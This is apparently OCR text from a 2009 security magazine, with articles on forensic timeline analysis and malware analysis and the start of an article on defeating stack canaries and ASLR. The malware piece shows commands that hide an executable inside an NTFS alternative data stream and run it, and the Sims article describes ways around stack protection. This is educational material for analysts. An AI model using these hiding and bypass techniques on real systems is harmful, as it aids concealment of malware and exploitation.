Next, an event should identify the system on which the event was generated or from which it was derived, as events can be correlated across multiple systems. Systems can be identified by IP or MAC address, NetBIOS or DNS name, depending upon the source of the data comprising the event, which may require the use of a key or legend with which all identifiers can be normalized. As data for events can be derived from Windows or Linux hosts, firewalls, network devices, IPSs, etc., the type of system should be implicitly associated with the system name, or added to the legend.

The fourth field of an event structure is the user to which the event pertains, if such information is available or pertinent. For system-wide events, this field can be left blank or filled in with the name of the system itself. As with the system name field, users can be identified through a variety of means (i.e., username, SID, domain\username combination, email address, chat screen name, etc.), necessitating the need for a key or legend.

Finally, each event structure requires a concise description of the event itself, identifying the event in a clear and consistent manner. Descriptions of some events can be derived directly from the source data itself, as is the case with Windows Event Logs and IIS web server logs. For other events, some consistent descriptive information may need to be added to this field in order to make the information understandable or provide context.

Sources

As previously discussed, there are a number of sources of time stamped information from systems, which can obtained from live systems as well as from acquired images. Time stamped information associated with the system can be retrieved from the System, Software, Security and SAM Registry hive files, as well as from the Event Logs and application Prefetch (for Windows XP and Vista systems) files. Additional information can be extracted from application (antivirus, Dr. Watson, etc.) logs, the Scheduled Task log file, and Malicious Software Removal Tool (a.k.a., MRT, more information found at *http://support.microsoft.com/kb/891716*) logs, as well. Information associated with specific users can be extracted from Recycle Bin INFO2 files, NTUSER.DAT Registry hive files, and web browser history files (via tools such as FoundStone's *pasco* or Mandiant's *WebHistorian*).

XP Restore Points and Vista Volume Shadow Copies

Information can also be retrieved from Windows XP System Restore Points, not only from the rp.log file itself (the date and reason for the Restore Point being created), but also from Registry

Timeline Example

During an examination, an analyst generated a timeline of activity from an acquired system image, incorporating file system metadata derived using the TSK tool *fls*, and Event Log data extracted using a custom Perl script. Using a process name listed in a memory dump as the basis for a search, the analyst was able to develop a comprehensive timeline of malicious activity stretching back almost 6 months prior to the date that the image was acquired, illustrating repeated compromises of the system. Data from AV logs showed that following the initial infection, malicious files were deleted by the AV application; however, subsequent infections did not result in the files being detected and deleted. Timeline analysis was able to provide a window of intrusion, as well as the necessary information for conducting targeted searches within the acquired image for additional data.

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

hive files stored in those Restore Points. Applications have been written that are capable of extracting specific data from Registry hive files, starting with the primary hive file (i.e., System, Software, etc.) and then progressing down through each Restore Point, locating the particular corresponding hive file and then extracting the same data, providing a valuable historical view of the system. Similar data can be retrieved from Windows Vista Volume Shadow Copies.

Memory Dumps

Memory dumps can be an invaluable source of time stamped data, as well. A memory dump is a snapshot in time of the contents of physical memory from a system, and will contain time stamped information such as process start times (and exit times, for completed processes), as well as Registry hive files and Event Log records. Correlating process start times to when the system was booted, as well as file system data may allow an analyst to identify an initial source of malware infection or compromise to a system.

Sources for timeline data can include much more than simply files from a single system. Activity on a system can be correlated with logs from firewalls and other network devices, as well as from other systems on the network. Incidents during which an intruder hops from system-to-system (via Terminal Services, Windows networking, VNC, etc.) are ideal for correlation of events across multiple systems as well as from VPN concentrators, firewalls, even IDS/IPS systems.

Timeline Generation

Data can be collected and a timeline can be generated using a variety of means. Perhaps the most preferable means for generating the simplest timeline would be to acquire an image of the target system, and then using the acquired image, extract time stamped data.

TSK Tools

For example, fls.exe from the TSK tools will allow you to extract file system data such as file names and paths, as well as file modified, last accessed, created and entry modified (MACE) dates. FTK Imager will allow you to export similar information, albeit without the file entry modified times. MFTRipper from Mark Menz of MyKey Technology, Inc. will allow you to parse the NTFS MFT for file system data, as well. If necessary for scoping, file system metadata information can be derived from a live system using tools such as the `stat()` function available to the *Perl* and *Python* scripting languages. The output of whichever tool or technique is used should be considered to be an intermediate format, and additional translation to the five field format described above will be required; scripting languages such as Perl are ideally suited for this sort of task.

RegRipper

Once the file system information has been extracted from the image, specific files can then also be extracted and parsed for time stamped information. Tools such as RegRipper allow the analyst to extract specific time stamped data from Registry hive files, providing a much preferable approach over simply extracting all Registry key names and their LastWrite times. For example, the *userassist.pl* RegRipper plugin will extract time stamps from the binary value data within UserAssist subkeys, providing the analyst with a time stamped view of activity associated with that user account. Also, LastWrite times from Registry keys associated with MRU lists can provide additional context (i.e., the LastWrite time was updated with a specific file was viewed) to the data. Once again, scripting languages such as Perl are extremely well suited to parsing binary data formats, translating time stamp information, and providing output in the five field format.

Additional Sources

Tools written in Perl can extract data from Windows Event Logs, Windows XP and Vista Prefetch files, and Recycle Bin INFO2 files, as well as a variety of other files. Many of these files consist of a proprietary binary format that has been understood and documented, so that extraction tools or scripts can be written in order to filter and retrieve timestamped data.

Using Perl

The Perl scripting language is freely available, as well as available on a number of popular platforms. The use of Perl as a basis for writing tools or filters to extract data from various files provides for quick prototyping, as well as easily-read and shared code. The Perl DateTime module allows the analyst to easily translate the familiar date/time format seen in AV application and Internet Information Server (IIS) web server logs (most often a human-understandable format, such as *2008-07-12 12:33pm* or something similar) into the normalized Unix epoch time format. This normalized time allows for sorting of events based on a common format, once time zones (translating to Universal Coordinated Time, or UTC) and clock skew have been taken into account. This way, events that occurred relatively close to each other can easily be viewed as such.

Scope and Nature of an Incident

Timeline generation and analysis can be extremely valuable in determining

References

- *Windows Forensic Analysis, Second Edition* (Syngress, 2009)

On the 'Net

- *http://sourceforge.net/projects/ex-tip/ – Michael Cloppert's work on ex-tip*
- *http://www.regripper.net/ – The tool for Windows Registry Analysis*
- *http://www.sleuthkit.org/ – The SleuthKit (TSK) tools, by Brian Carrier*
- *http://www.forensicswiki.org/wiki/Timeline_Analysis_Bibliography* – ForensicWiki Timeline Analysis Bibliography
- *http://www.foundstone.com/us/resources-free-tools.asp* – FoundStone Network Security free tools
- *http://www.mandiant.com/software/webhistorian.htm* – Mandiant WebHistorian
- *http://www.epochconverter.com/epoch/functions-perl.php* – Perl epoch converter routines

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

Further Readings

This article will be followed by two additional articles that walk through developing a timeline for analysis as a practical exercise. Using a Windows image that is freely available for download on the Internet, you'll be able to follow along as we develop a timeline of activity on the system. The first article will provide the basis for the timeline development and illustrate extracting timeline information from some basic sources; the second article will follow up by illustrating extracting timeline information from *advanced* sources. Stay tuned!

the scope and nature of an incident. Analysts generating timelines of data have determined incident windows previously unnoticed by the victim, finding that the precipitating intrusion had taken place days, weeks, or months prior to the victim identifying unusual or suspicious activity. Many times, a complete timeline is not necessary in order to identify an incident window or a precipitating event. An abbreviated timeline using several sources, such as AV application logs and Event Logs, may provide sufficient data to identify the incident window, allowing the analyst to target only specific information from other sources, or extracting and correlating *NTUSER.DAT* hive files from multiple systems may be all that is required to sufficiently establish an incident window.

Advantages


Generating timeline data for analysis in the manner described in this article has a number of useful advantages, the first of which is the correlation of multiple events from a system (or acquired image) or systems into a unified, sorted format for visualization. This can lead to significant data reduction, particularly if a specific incident window is known for the event being investigated. Alternatively, the timeline analysis can lead to the determination of that incident window.

Another significant advantage to the use of this form of analysis pertains to investigations involving sensitive data; for example, credit card data as part of a *Payment Card Industry* (PCI) forensic incident assessment following a potential breach. Deadlines for reporting are imposed on certified responders, who walk into an unfamiliar infrastructure and must spend considerable time becoming familiar with the environment, as well mapping the customer's network and credit card transaction flow for them. In such cases, generating timeline data for transmittal to off-site resources allows the on-site responder to provide data for offload analysis work that is conducted in parallel with on-site activities, and receive back pertinent information to assist in developing an incident scope, without worrying about inadvertently compromising sensitive (i.e., credit card) data. This is not specific to PCI investigations, and can be used to optimize and parallelize investigative efforts across multiple analysts, without exposing or compromising sensitive data.

Conclusion

Generating a timeline of activity from a system or from multiple sources can provide analysts with a means of data reduction while at the same time optimizing analysis and reporting. Generating a timeline in the manner described in this article is largely a manual process, as there are currently no commercial tools that automate the collection and presentation of the scope of data available. In many cases, new data sources may be discovered, requiring the creation of custom filters to translate the available data into a prescribed timeline format. However, the benefits of creating timelines in this manner far outweigh the effort required to generate the timeline, and timeline analysis as described in this article will undoubtedly become a standard component of forensic investigations.

Harlan Carvey
Harlan Carvey is an incident responder and computer forensic analyst based in the Metro DC area. He has considerable experience speaking at conferences on computer forensic and incident response topics, and is the author of several books, including *Windows Forensics and Incident Recovery* (AWL, 2004), *Windows Forensic Analysis* (Syngress, 2007), and is a co-author for *Perl Scripting for Windows Security* (Syngress, 2007). The second edition of his *Windows Forensic Analysis* will be available June, 2009 and is currently available for pre-order on Amazon.com.


CompuNet®
Network Design & Supervision
3Com Enterprise LAN Partner
3Com Security Partner
TippingPoint Partner
3COM
FOCUS PARTNER
GOLD
TippingPoint
a division of 3Com
PREMIER PARTNER
Network Penetration Testing
Network Access Control 802.1x
Network Quarantine Protection
Intrusion Prevention System
Wireless LAN Intrusion Prevention Systems
Secure Firewalls
www.compunet.cz

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

JASON CARPENTER

Analyzing Malware Introduction to Advanced Topics

Difficulty

In this final article in our three-part series on analyzing malware we will discuss more advanced topics. The topics we are going to include are: polymorphic code, metamorphic code, and alternative data stream.

After that we will conclude by discussing the benefits and drawbacks to automatic analysis. At the end of the article there will be a list of places to find more resources on customizing(and scripting) your ability to analyze malware. I hope you will understand by reading these three articles that no two people will analyze malware the same way and it will take time to find your own way to analyze malware quickly and effectively. However, first lets review part one and two of this series.

Synopsis of previous parts of Analyzing Malware

In part one, we discussed why it is important to analyze malware. We discussed some common tools we can use to analyze malware. At this point we discussed how to setup an environment that will allow us to isolate the malware. While analyzing a simple type of malware, we discussed the difference between behavioral and code analysis.

In part two we discussed what a portable executable was, and dissected the headers to help us analyze malware. We learned what the relative virtual address is and the importance of the Windows Import Address Table. We found out that PE-Packers, while initially designed to help condense code has become a way for malware authors to hide their code. Therefore we discussed ways to unpack their code and used the storm worm as an example.

In this article, first, let us discuss the difference between polymorphic and metamorphic code. Polymorphic Code is code that mutates while maintaining its original algorithm. Whereas metamorphic code is code that is programmed to rewrite itself usually translating the code into a temporary representation, editing the temporary creation and writing itself back to the original code.

Polymorphic Code

Most antivirus scanners rely on recognizing patterns in viral code. Polymorphic code has to decrypt the viral code with an unpredictable decryption process. This keeps the code from




Figure 1. *The stages of Metamorphic Code*

WHAT YOU SHOULD KNOW

An overview of the analyzing malware process. By now you should be able to reverse simple malware, but probably would have ran into some interesting code.

WHAT YOU WILL LEARN...

We will learn a little about more advanced topics such as polymorphic and metamorphic code, as well as hiding in ADS.

This will be a brief introduction to these topics to familiarize you with them, so you can recognize them in the wild.

There will be references to get more information on these topics.

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

being predictable. If there is no constant bytes in each generated decryption routine, virus detectors cannot rely on a simple pattern match to locate these viruses. Instead, they are forced to use an heuristic algorithmic that is susceptible to *false positives*, misleading reports of the existence of the virus where it is not truly present, or run the risk of missing copies of the virus allowing it to survive and propagate.

An example of polymorphic code, in assembly,

```
mov ax, 808h
```

could be replaced with

```
mov ax, 303h      ; ax = 303h
mov bx, 101h      ; bx = 101h
add ax, bx      ; ax = 404h
shl ax, 1       ; ax = 808h
```

The registers are encoded in a random order. The counter variable, for example, should not always be the first to be encoded.


Metamorphic Code

Metamorphism is the ability of malware to completely transform its code. While originally it was a difficult task to create metamorphic code, there now exist several metamorphic engines, programs that create the logic for transforming code, that can be linked to any malware making it metamorphic. Metamorphic malware is either self-contained or extends its capability by communicating with the world, for example by downloading plug-ins from the web.

Metamorphic code goes through five stages in order to be truly metamorphic. These five stages are: Locate its Own Code, Decode, Analyze, Transform, and Attach.

Locate its Own Code. A metamorphic engine must be able to locate the code to be transformed. Parasitic metamorphic malware, which transforms both its own code and its host, must be able to locate its own code in the new variant.

Decode. The metamorphic engine will need to decode required information to perform the transformation. It must recognize itself in order to know how to transform itself. Essentially it requires disassembly, though it may also need to




Save in: Desktop

File name: textfile.txt

Save as type: Text Documents (*.txt)


Encoding: ANSI

Figure 2. *Saving a Text File*



```
C:\Documents and Settings\JC\Desktop>dir textfile.txt
 Volume in drive C has no label.
 Volume Serial Number is 680B-0FB6

 Directory of C:\Documents and Settings\JC\Desktop

04/12/2009  04:36 PM                 4 textfile.txt
               1 File(s)              4 bytes
               0 Dir(s)  22,917,246,976 bytes free

C:\Documents and Settings\JC\Desktop>_
```

Figure 3. *File size of Text File*



```
C:\Documents and Settings\JC\Desktop>type notepad.exe>textfile.txt:not.exe

C:\Documents and Settings\JC\Desktop>dir textfile.txt
 Volume in drive C has no label.
 Volume Serial Number is 680B-0FB6

 Directory of C:\Documents and Settings\JC\Desktop

04/12/2009  04:48 PM                 4 textfile.txt
               1 File(s)              4 bytes
               0 Dir(s)  22,916,706,304 bytes free

C:\Documents and Settings\JC\Desktop>start .\textfile.txt:not.exe

C:\Documents and Settings\JC\Desktop>
```

Figure 4. *Shows hiding executable, size does not change and how to start executable*

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

decode other types of information it may require in order to perform an analysis or transformation. The information is usually encoded in the malware body data segments, or in the code itself. Some examples include using flags, bits, markers, or hints.

Analyze. In order for the metamorphic transformations to work information needs to be available. When the required information is not made explicitly available and decoded, it must be constructed by the engine itself. The control flow graph (CFG) of the program is one piece of information that is frequently required for analysis and transformation. It is used, to rewrite the control flow logic of a program if a transformation requires expanding the size of code.

Transform. The Transform step replaces instruction blocks in the code with the transformed equivalent. Some examples of metamorphic transformations include register renaming, code substitution, NOP insertion, garbage insertion, and instruction reordering within a block.

Attach. Parasitic metamorphic malware attaches the new version to a host file.

Alternative Data Streams

Another way that malware writers try to hide their code is in *Alternative Data Streams* (ADS). ADS is an often forgotten feature of NTFS. It allows you to fork file data into existing files. This does not affect their size or functionality, nor does it show up in standard browsing software like Microsoft Windows Explorer. ADS is used by a variety of programs to store file information. However it has also become a useful place to store executable malware.

An Example

Save a text file, let's call it *textfile.txt*. Let's look at the file size Figure 3.

Next we put an executable behind it, let's use *notepad.exe*.

```
C:\WINDOWS>type
notepad.exe>textfile.txt:not.exe
```

Now we will confirm that the file size has not changed.

Here is how we run our hidden executable. Notice the `.\` in front of the file name; this is required so the start command knows the correct path to the file Figure 4.

```
C:\WINDOWS>start .\textfile.txt:not.exe
```

As you can see this is a way for malware authors to hide executables in a place that is difficult to find. While there are tools out there to find files hidden in ADS, you have to know that ADS is there first. If, while analyzing malware, an executable is running that you cannot locate ADS is a good place to look.

Conclusion

In the first article, I briefly discussed that I believe that all companies should perform analysis of any malware that infects them. This allows them to verify exactly what occurred on their network instead of relying on AV vendors. However, it would be wrong to believe that I don't understand that most information security officers are already pressed for time. Of course they are, however that does not mean they can neglect malware. Therefore we need to find ways to speed up malware analysis.

Most people, when considering ways to speed up malware analysis initially look towards automated tools. In order to automate some of malware analysis without offloading the entire process to a third-party, you can script parts of the analysis. It is possible to script both behavioral and static analysis to a point. However, this is only as effective if the malware is fairly simple. Once more advanced techniques get involved you are going to need human intervention. Ultimately, malware analysis comes down to a cat and mouse game. As we develop ways to analyze malware, malware authors come up with new ways to hide the malware. The best way to speed up malware analysis is to combine as much possible scripting while analyzing the results and the malware by hand.

Further Resources

Automated Virus Analysis – Online
Submiting potential infected files often will generate reports.
Cwsandbox.org

- Norman Sandbox Information Center *http://www.norman.com/microsites/nsic/en-us*
- ThreatExpert *http://www.threatexpert.com/*
- Virus Total *http://www.virustotal.com/*

Reversing Resources

A good place to start if you are learning how to reverse, an important requirement for understanding how to reverse malware.

- Open RCE *http://www.openrce.org/articles/*
- Tuts4u *http://forum.tuts4you.com/index.php?s=819de41a7dbe99986c03ad67e8a05374&*

Live Malware Samples online
Can't practice if you can't get infected files.

- http://www.offensivecomputing.net/

Books

Interesting book
Reversing: Secrets of Reverse Engineering by Eldad Eilam

Jason Carpenter
Jason Carpenter has been in IT for 10 years now, doing everything from programming to administering networks. I am currently completing my master's degree in Information Assurance.

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

CSI INTERNET

1 day course

Finally, “CSI Internet” is available as in company training. Learn from the Dutch investigative reporter Henk van Ess who helps newspapers and magazines from all over the world to discover the hidden web.

This one-day course includes:

- Find the hidden web.
- Life with and beyond Google.
- The astonishing power of domain tools.
- Hidden data in documents and photo’s.
- Tracing anonymous mails.
- The incredible power of archive.org.
- Smart tools to find hidden data.
- Scrutinizing social networks

Languages: English, German or Dutch.
Availability: November 2009 – March 2010
Price: $700 per participant, minimal 5 persons + travel costs trainer
Included software (full version): CD with summary, Bitform Discover, Website Watcher, Local Website Archive
How to hire: call me, pick a date and fly me in (to your own company)

Non-nerdy with real life examples (including work for ABC, BBC, NRC, Philips and Stern)

Needed for all researchers, investigators, investigative journalists, in fact for all Internet users. Henk is CSI Internet.” Roger Vleugels, Analyst, legal advisor

Highlight of the conference Manfred Redelfs, Unit Head Research & Investigations, Greenpeace

His enthusiasm is compelling and his knowledge of computer assisted reporting inspires confidence. Lucas Chambers, Journalist, Canadian Broadcasting Corporation

*Henk is a superb trainer – his presentations were clear. He gave wonderful examples.
He clearly knows his subject matter. He was funny and had an imaginative approach to training
Sheila Coronel, Professor, Columbia University*

Photo: New York Time

Trainer: Henk van Ess
Mail me for details: *henk@vaness.nl*
Biography: *http://www.linkedin.com/in/searchbistro*

Offices:

HQ Holland:
Hardwareweg 4,
3824 ED Amersfoort,
The Netherlands
+31 33 454 66 88

Germany:
Flughafenalle 26,
28199 Bremen,
Deutschland
+49 421 5371421

United States:
1903 60th Place E. Suite M6263
Bradenton, FL 34203
USA
+1 (225) 341-7595

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

STEPHEN SIMS

Hacking ASLR & Stack Canaries on Modern Linux

Difficulty

This article will demonstrate methods used to hack stack canaries and Address Space Layout Randomization (ASLR) on modern Linux kernels running the PaX patch and newer versions of GCC.

These methods have been privately known and publicly disclosed by myself and multiple other researchers over the years, but not in great detail. The methodology attempts to demonstrate examples of modern hacking techniques during conditional exploitation. As you add additional patches such as grsecurity, exploitation becomes even more challenging. Much of the content has been pulled from my course SEC709 *Developing Exploits for Penetration Testers and Security Researchers* offered by the SANS Institute.

Stack Protection

To curb the large number of stack-based attacks, several corrective controls have been put into place over the years. One of the big controls added is Stack Protection. From a high level the idea behind stack protection is to place a 4-byte value onto the stack after the buffer and before the return pointer. On UNIX-based OS' this value is often called a *Canary*, and on Windows-based OS it is often called a *Security Cookie*. If the value is not the same upon function completion as when it was pushed onto the stack, a function is called to terminate the process. As you know, you must overwrite all values up to the Return Pointer (RP) in order to successfully redirect program execution. By the time you get to the return pointer, you will have already overwritten the 4-byte stack protection value pushed onto the stack, thus resulting in program termination (see Figure 1).

There are quite a few stack protection tools available with different operating systems and vendor products. Two of the most common Linux-based stack protection tools are *Stack-Smashing Protector* (SSP) and StackGuard.

Stack-Smashing Protector (SSP)

SSP, formerly known as ProPolice is an extension to the GNU C Compiler (GCC) available as a patch since GCC 2.95.3, and by default in GCC




Figure 1. *Stack with Canary*

WHAT YOU SHOULD KNOW...

Readers should have an understanding of standard stack based overflows on x86 architecture, as this article builds off of that knowledge.

Readers should have an understanding of modern operating system controls added over the years.

WHAT YOU WILL LEARN...

Readers will gain knowledge on various methods used to defeat modern security controls under conditional situations.

Readers will be able to add additional tricks to their pen-testing arsenal.

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

PDF-XChange Viewer
Click to buy NOW!
www.docu-track.com

4.1. SSP is based on the StackGuard protector and is maintained by Hiroaki Etoh of IBM. Aside from placing a random canary on the stack to protect the return pointer and the saved frame pointer, SSP also reorders local variables protecting them from common attacks. If the urandom strong number generator cannot be used for one reason or another, the canary falils back to a Terminator Canary.

StackGuard

StackGuard was created by Dr. Cowan and uses a Terminator Canary to protect the return pointer on the stack. It was included with earlier versions of GCC and has been replaced by SSP. You can read more about Dr. Cowan at: *http://immunix.org.*

Terminator Canary

The idea behind a Terminator Canary is to cause string operations to terminate when trying to overwrite the buffer and return pointer. A commonly seen Terminator Canary uses the values `0x00000aff`. When a function such as `strcpy()` is used to overrun the buffer and a Terminator Canary is present using the value `0x00000aff`, `strcpy()` will fail to recreate the canary due to the null terminator value of `0x00`. Similar to `strcpy()`, `gets()` will stop reading and copying data once it sees the value `0x0a`. StackGuard used the Terminator Canary value `0x000aff0d`.

Random Canary

A preferred method over the Terminator Canary is the Random Canary which is a randomly generated, unique 4-byte value placed onto the stack, protecting the return pointer and other variables. Random Canaries are commonly generated by the HP-UX Strong Random Number Generator *urandom* and are near impossible to predict. The value is generated and stored in an unmapped area in memory, making it very difficult to locate. Upon function completion, the stored value is XOR-ed with the value residing on the stack to ensure the result of the XOR operation is equal to 0.

Null Canary

Probably the weakest type of canary is the Null Canary. As the name suggests, the canary is a 4-byte value containing all 0's. If the 4-byte value is not equal to 0 upon function completion, the program is terminated.

Defeating Stack Protection

For this example I will use a method that allows us to repair the Terminator Canary used by SSP on newer versions of Kubuntu. You will notice over time that under certain conditions, controls put in place to protect areas of memory can often be bypassed or defeated. Again, this is conditional exploitation. Below is the vulnerable code (see Listing 1).

